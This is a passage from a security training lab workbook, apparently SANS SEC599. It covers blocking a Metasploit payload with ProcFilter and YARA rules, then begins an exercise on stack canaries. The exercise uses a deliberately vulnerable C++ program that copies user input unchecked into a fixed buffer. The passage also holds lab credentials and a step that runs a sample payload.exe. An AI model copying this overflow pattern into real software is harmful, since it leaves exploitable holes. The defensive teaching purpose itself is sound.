
8. **Add YARA rulefile to master.yara**

   ProcFilter relies on the "C:\Program Files\ProcFilter\localrules\master.yara" file to list all of the YARA rules that are enabled. We thus still need to add our added YARA rules to this master.yara file.

   Please switch back to the Notepad++ window and open the C:\Program Files\ProcFilter\localrules\master.yara file (File -> Open). Once opened, add the following line:

   *include "gen_metasploit_payloads.yar"*

   Once you have added the line, please click "File" -> "Save" to save your configuration changes.




```

// The local rules to include
//include "example.yara"

include "gen_metasploit_payloads.yar"
```

9. **Launch an elevated command prompt**

   Once the master.yara file is updated and saved, please launch an elevated command prompt by right-clicking the command prompt icon in the taskbar, right-clicking "Command Prompt" again and selecting "Run as administrator..."

   We will again use Alan Marshall's local administrator account:


   - Username: alan.marshall.adm
   - Password: Secur1ty



10. **Restart ProcFilter service**

    In the elevated command prompt, we will now relaunch the ProcFilter service to load our new YARA rules. You can achieve this by running the following commands:

**C:\WINDOWS\system32>** net stop "ProcFilter Service"
**C:\WINDOWS\system32>** net start "ProcFilter Service"




```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>net stop "ProcFilter Service"
The ProcFilter Service service is stopping.
The ProcFilter Service service was stopped successfully.


C:\WINDOWS\system32>net start "ProcFilter Service"
The ProcFilter Service service is starting.
The ProcFilter Service service was started successfully.


C:\WINDOWS\system32>_
```

11. **Download and run payload.exe**

    Next up, please open a Google Chrome window and click the "Samples - Evilwebserver" bookmark. From the samples directory, please download payload.exe (just clicking it should suffice).

    Once it is downloaded, please click the "payload.exe" entry in the Chrome Downloads bar at the bottom of the Chrome window to launch it. Once you confirm by clicking "Run", you should receive an immediate error (see screenshot), indicating that "the file contains a virus or portentially unwanted software".

    This is ProcFilter in action!



# Index of /samples

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| Invoke-M | | | |
| amsibypa | | | |
| famous/ | | | |
| launcher. | | | |
| payload.c | | | |
| payload.e | | | |
| payload.hta | | | |
| payload.js | 2018-05-03 16:38 | 74 | |
| payload.ps1 | 2018-12-15 18:03 | 3.4K | |
| payload.sct | 2017-09-05 10:29 | 279 | |

C:\Users\alan.marshall\Downloads\payload.exe

C:\Users\alan.marshall\Downloads\payload.exe

Operation did not complete successfully because the file contains a virus or potentially unwanted software.


12. **Review Windows Event logs**

    Let's switch back to the elevated command prompt (which we had open previously to restart the service) and launch te Windows event viewer:

    **C:\WINDOWS\system32>**eventvwr

    In the Windows event viewer, please navigate to "Applications and Services Log" -> "ProcFilter" -> "Service". One of the first lines in the Windows event log will be "Critical", please review this event, as it provides details on the payload.exe hit and the specific YARA rule that triggered!

    In your enterprise environment, these events could be filtered and forwarded for centralized follow-up and monitoring.



Service Number of events: 24

| Level | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Critical | 12/17/2018 8:10:33 PM | ProcFilter | 4 | None |
| Information | 12/17/2018 8:10:33 PM | ProcFilter | 5 | None |
| Information | 12/17/2018 8:07:09 PM | ProcFilter | 22 | None |
| Information | 12/17/2018 8:07:09 PM | ProcFilter | 16 | None |
| Information | 12/17/2018 8:07:02 PM | ProcFilter | 17 | None |
| Information | 12/17/2018 8:03:06 PM | ProcFilter | 22 | None |
| Information | 12/17/2018 8:03:06 PM | ProcFilter | 22 | None |
| Warning | 12/17/2018 7:49:05 PM | ProcFilter | 9 | None |

Event 4, ProcFilter

General Details

Execution blocked for 464 \\?\GLOBALROOT\Device\HarddiskVolume1\Users\alan.marshall\Downloads\payload.exe: File Matches: Msfpayloads_msf_10 Memory Matches:

| | | | |
|---|---|---|---|
| Log Name: | ProcFilter/Service | | |
| Source: | ProcFilter | Logged: | 12/17/2018 8:10:33 PM |
| Event ID: | 4 | Task Category: | None |
| Level: | Critical | Keywords: | ExecutionBlocked |
| User: | SYSTEM | Computer: | WINDOWS02.synctechlabs.com |
| OpCode: | ExecutionBlocked | | |
| More Information: | Event Log Online Help | | |

13. **Bonus - Configure ProcFilter periodic scanning**

Congratulations! You have finished the main part of the lab. Here's an additional challenge:

Can you configure ProcFilter to perform a daily scan memory scan? (so not file system?)

> In order to perform a daily scan you will need to adapt the following values:
>
> - PeriodicScanIntervalSeconds=86400
> - ScanFileOnProcessCreate=0
> - ScanFileOnPeriodic=0

14. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how YARA rules can be operationalized in your environment using a tool like ProcFilter. We looked at both active prevention upon process creation and periodic scanning! It's worth mentioning that several commercial tools (e.g. EDR tools) provide similar YARA support and could be leveraged in your corporate environment.

**ATTENTION: Finishing this step will close your lab!**

## SEC599-3.1: Exercise - Exploit mitigation using compile-time controls

### Objective

The objective of the exercise is to analyze how exploits can be mitigated using compile-time controls. We will use Visual Studio to compile a vulnerable application with and without compile-time control such as stack canaries.

- Compile a program without stack canaries

- Identify the vulnerability & overwrite the program buffer

- Compile the same program with stack canaries

- Attempt to exploit the program again, now observing the new behavior

### Scenario

### Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Windows02

### Exercise 1 : SEC599-3.1

1. **Authenticate to Windows**

   As a first step, let's authenticate to our Windows machine.

   - Username: alan.marshall
   - Password: Awesomesauce123

2. **Launch Visual Studio**

   We have provided a community edition of Visual Studio on our Windows machine, which is a commonly used development suite.

   We will use it now to compile an example program, thereby illustrating some compile-time controls! You can launch it by double-clicking the shortcut on the Desktop.


3. **Open the project in Visual Studio**

   As this is not a development course, we will not bother you with how to write code (or, even worse, vulnerable code). We have already written a piece of "vulnerable code" that we will analyze, compile & exploit. We want to open an already existing project in Visual Studio:

"File" -> "Open" -> "Project / Solution..."

In the explorer window, please open the following solution:

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode \VulnerableCode.sln




| Name | Date modified | Type |
|---|---|---|
| .vs | 9/1/2017 7:58 AM | File folder |
| VulnerableCode | 9/1/2017 8:04 AM | File folder |
| VulnerableCode.sln | 9/1/2017 7:58 AM | Visual Stu |

File name: VulnerableCode.sln

All Project Files (*.sln;*.dsw;*.vc

4. **Open "VulnerableCode.cpp"**

   Let's open the source code file "VulnerableCode.cpp", which you can find in the "Solution Explorer" view on the right-hand side. Please double-click it to open the source code.



5. **Reviewing the code**


   When carefully analyzing the code, you should observe the following:

   - A PASSWORD variable is defined with a value of "UxoaT7x";
   - The application expects a password to be provided by the user. The user input is copied to a variable (szData1);
   - The PASSWORD variable is copied to a variable for comparison (szData2);
   - The first 9 characters of both variables (szData1 and szData2) are compared to ensure the user provided the correct password (maximum length was 9);
   - For educational purposes, we print out the szData1 and szData2 variables;

- If the comparison is successful, the application will inform the user the correct password was entered and will print out the stored password.

Buffer overflows are a type of vulnerability we discussed throughout the courseware.

In our lab, we will not focus on fixing the code, we will assess how compile-time controls in Visual Studio can help protect the vulnerability from being exploited. We are of course using a number of insecure functions to achieve our goal of having a vulnerable C application.




```
// overflow.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"

#define PASSWORD "UxoaT7x"

bool Exploit(_TCHAR* szInput)
{
    _TCHAR szData1[10];
    _TCHAR szData2[8];

    _tcscpy(szData2, _TEXT(PASSWORD));
    _tcscpy(szData1, szInput);

    _tprintf(_TEXT("szData1 value is: %s\n"), szData1);
    _tprintf(_TEXT("szData2 value is: %s\n"), szData2);

    return _tcsncmp(szData1, szData2, 9) == 0;
}

int _tmain(int argc, _TCHAR* argv[])
{
    if (argc != 2)
    {
